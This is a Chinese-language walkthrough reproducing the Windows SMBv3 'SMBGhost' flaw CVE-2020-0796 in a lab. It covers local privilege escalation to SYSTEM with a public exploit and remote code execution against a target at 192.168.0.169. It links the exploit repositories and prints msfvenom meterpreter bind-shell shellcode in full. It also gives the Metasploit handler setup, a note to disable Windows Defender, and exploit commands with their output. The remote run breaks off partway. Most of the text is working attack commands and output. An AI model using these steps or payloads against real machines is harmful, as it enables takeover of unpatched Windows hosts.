Windows SMBv3 RCE CVE-2020-0796 漏洞复现

0x00 简介

2020 年 3 月 10 日，微软发布安全通告称 SMBv3 协议在处理某些请求的方式中存在代码执行漏洞，未经身份验证的黑客可以发送精心构造的数据包进行攻击，造成任意代码执行。

0x01 影响范围

Windows 10 Version 1903 for 32-bit Systems
Windows 10 Version 1903 for x64-based Systems

Windows 10 Version 1903 for ARM64-based Systems

Windows Server, version 1903 (Server Core installation)

Windows 10 Version 1909 for 32-bit Systems

Windows 10 Version 1909 for x64-based Systems

Windows 10 Version 1909 for ARM64-based Systems


Windows Server, version 1909 (Server Core installation)

0x02 漏洞复现

1. 本地提权


下载 EXP，普通用户执行 EXP，获得系统管理员权限。

```
https://github.com/f1tz/CVE-2020-0796-LPE-EXP
```



```
PS C:\Users\10607\Desktop\CVE-2020-0796-LPE-EXP-master> whoami
laptop-ooh96eep\10607
PS C:\Users\10607\Desktop\CVE-2020-0796-LPE-EXP-master> .\CVE-2020-0796-LPE_x64.exe
-= CVE-2020-0796 LPE =-
by @danigargu and @dialluvioso_
Build by F1tz

Successfully connected socket descriptor: 196
Sending SMB negotiation request...
Finished SMB negotiation
Found kernel token at 0xffffcd81845116b0
Sending compressed buffer...
SEP_TOKEN_PRIVILEGES changed
Injecting shellcode in winlogon...
Success! ;)
PS C:\Users\10607\Desktop\CVE-2020-0796-LPE-EXP-master> _
```

1.png




```
PS C:\Users\10607\Desktop\CVE-2020-0796-LPE-EXP-master> whoami
laptop-ooh96eep\10607
PS C:\Users\10607\Desktop\CVE-2020-0796-LPE-EXP-master> .\CVE-2020-0796-LPE_x64.exe
-= CVE-2020-0796 LPE =-
by @danigargu and @dialluvioso_
Build by F1tz

Successfully connected socket descriptor: 196
Sending SMB negotiation request...
Finished SMB negotiation
Found kernel token at 0xffffcd81845116b0
Sending compressed buffer...
SEP_TOKEN_PRIVILEGES changed
Injecting shellcode in winlogon...
Success! ;)
PS C:\Users\10607\Desktop\CVE-2020-0796-LPE-EXP-master>
```

```
Microsoft Windows [版本 10.0.18363.476]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\windows\system32>whoami
nt authority\system

C:\windows\system32>
```

2.png

2. 远程代码执行

靶机为 Windows10 专业版 ip:192.168.0.169



Microsoft Windows
版本 1903 (OS 内部版本 18362.30)
© 2019 Microsoft Corporation。保留所有权利。

Windows 10 专业版 操作系统及其用户界面受美国和其他国家/地区的商标法和其他待颁布或已颁布的知识产权法保护。

根据 Microsoft 软件许可条款，许可如下用户使用本产品:


image.png

下载 EXP


```
EXP下载地址:https://github.com/chompie1337/SMBGhost_RCE_PoC
```

使用以下命令生成反弹的 shellcode，将 shellcode 中的 buf 全部替换为 USER_PAYLOAD 在 exploit.py 中替换自己的 USER_PAYLOAD

```
msfvenom -p windows/x64/meterpreter/bind_tcp lport=2333 -f python
```



```
root@kali:~/桌面/SMBGhost_RCE_PoC-master# msfvenom -p windows/x64/meterpret
er/bind_tcp lport=2333 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 496 bytes
Final size of python file: 2424 bytes
buf =  b""
buf += b"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xcc\x00\x00\x00"
buf += b"\x41\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b"
buf += b"\x52\x60\x48\x8b\x52\x18\x48\x8b\x52\x20\x48\x8b\x72"
buf += b"\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
buf += b"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1"
buf += b"\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
buf += b"\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f\x85\x72\x00\x00"
buf += b"\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48"
buf += b"\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0"
buf += b"\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d"
buf += b"\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
buf += b"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75"
buf += b"\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
buf += b"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48"
buf += b"\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
buf += b"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59"
buf += b"\x5a\x48\x8b\x12\xe9\x4b\xff\xff\xff\x5d\x49\xbe\x77"
buf += b"\x73\x32\x5f\x33\x32\x00\x00\x41\x56\x49\x89\xe6\x48"
buf += b"\x81\xec\xa0\x01\x00\x00\x49\x89\xe5\x48\x31\xc0\x50"
buf += b"\x50\x49\xc7\xc4\x02\x00\x09\x1d\x41\x54\x49\x89\xe4"
buf += b"\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c\x89"
buf += b"\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00"
buf += b"\xff\xd5\x6a\x02\x59\x50\x50\x4d\x31\xc9\x4d\x31\xc0"
buf += b"\x48\xff\xc0\x48\x89\xc2\x41\xba\xea\x0f\xdf\xe0\xff"
buf += b"\xd5\x48\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89"
buf += b"\xf9\x41\xba\xc2\xdb\x37\x67\xff\xd5\x48\x31\xd2\x48"
buf += b"\x89\xf9\x41\xba\xb7\xe9\x38\xff\xff\xd5\x4d\x31\xc0"
buf += b"\x48\x31\xd2\x48\x89\xf9\x41\xba\x74\xec\x3b\xe1\xff"
buf += b"\xd5\x48\x89\xf9\x48\x89\xc7\x41\xba\x75\x6e\x4d\x61"
buf += b"\xff\xd5\x48\x81\xc4\xb0\x02\x00\x00\x48\x83\xec\x10"
buf += b"\x48\x89\xe2\x4d\x31\xc9\x6a\x04\x41\x58\x48\x89\xf9"
buf += b"\x41\xba\x02\xd9\xc8\x5f\xff\xd5\x48\x83\xc4\x20\x5e"
buf += b"\x89\xf6\x6a\x40\x41\x59\x68\x00\x10\x00\x00\x41\x58"
```




```
buf += b"\x48\x89\xf2\x48\x31\xc9\x41\xba\x58\xa4\x53\xe5\xff"
buf += b"\xd5\x48\x89\xc3\x49\x89\xc7\x4d\x31\xc9\x49\x89\xf0"
buf += b"\x48\x89\xda\x48\x89\xf9\x41\xba\x02\xd9\xc8\x5f\xff"
buf += b"\xd5\x48\x01\xc3\x48\x29\xc6\x48\x85\xf6\x75\xe1\x41"
buf += b"\xff\xe7\x58\x6a\x00\x59\x49\xc7\xc2\xf0\xb5\xa2\x56"
buf += b"\xff\xd5"
```


image.png

启动 msf，使用反弹模块

```
use exploit/mulit/handler
set payload windows/x64/meterpreter/bind_tcp #设置反弹模式
set rhost 192.168.0.169 #设置目标靶机地址
set lport 2333 #设置监听端口
exploit
```



```
root@kali:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;.   .;P'  '.'  /  |  \  `.'
  II      'T; ;P'      `. /   |   \ .'
IIIIII     'YvP'         `-.__|__.-'

I love shells --egypt


       =[ metasploit v5.0.91-dev                          ]
+ -- --=[ 2023 exploits - 1101 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting i
t with setg RHOSTS x.x.x.x

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/
Display all 216 possibilities? (y or n)
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp
payload => windows/x64/meterpreter/bind_tcp
```




```
msf5 exploit(multi/handler) > set RHOST 192.168.0.169
RHOST => 192.168.0.169
msf5 exploit(multi/handler) > set LPORT 2333
LPORT => 2333
msf5 exploit(multi/handler) > run

[*] Started bind TCP handler against 192.168.0.169:2333
```

image.png

执行 poc，需要关闭 Windows defender。


```
python3 exploit.py -ip 192.168.0.169
```



```
root@kali:~/桌面/SMBGhost_RCE_PoC-master# python3 exploit.py -ip 192.168.0.
169
[+] found low stub at phys addr 12000!
[+] PML4 at 1aa000
[+] base of HAL heap at fffff7dfc0000000
[+] found PML4 self-ref entry 14f
[+] found HalpInterruptController at fffff7dfc00015a0
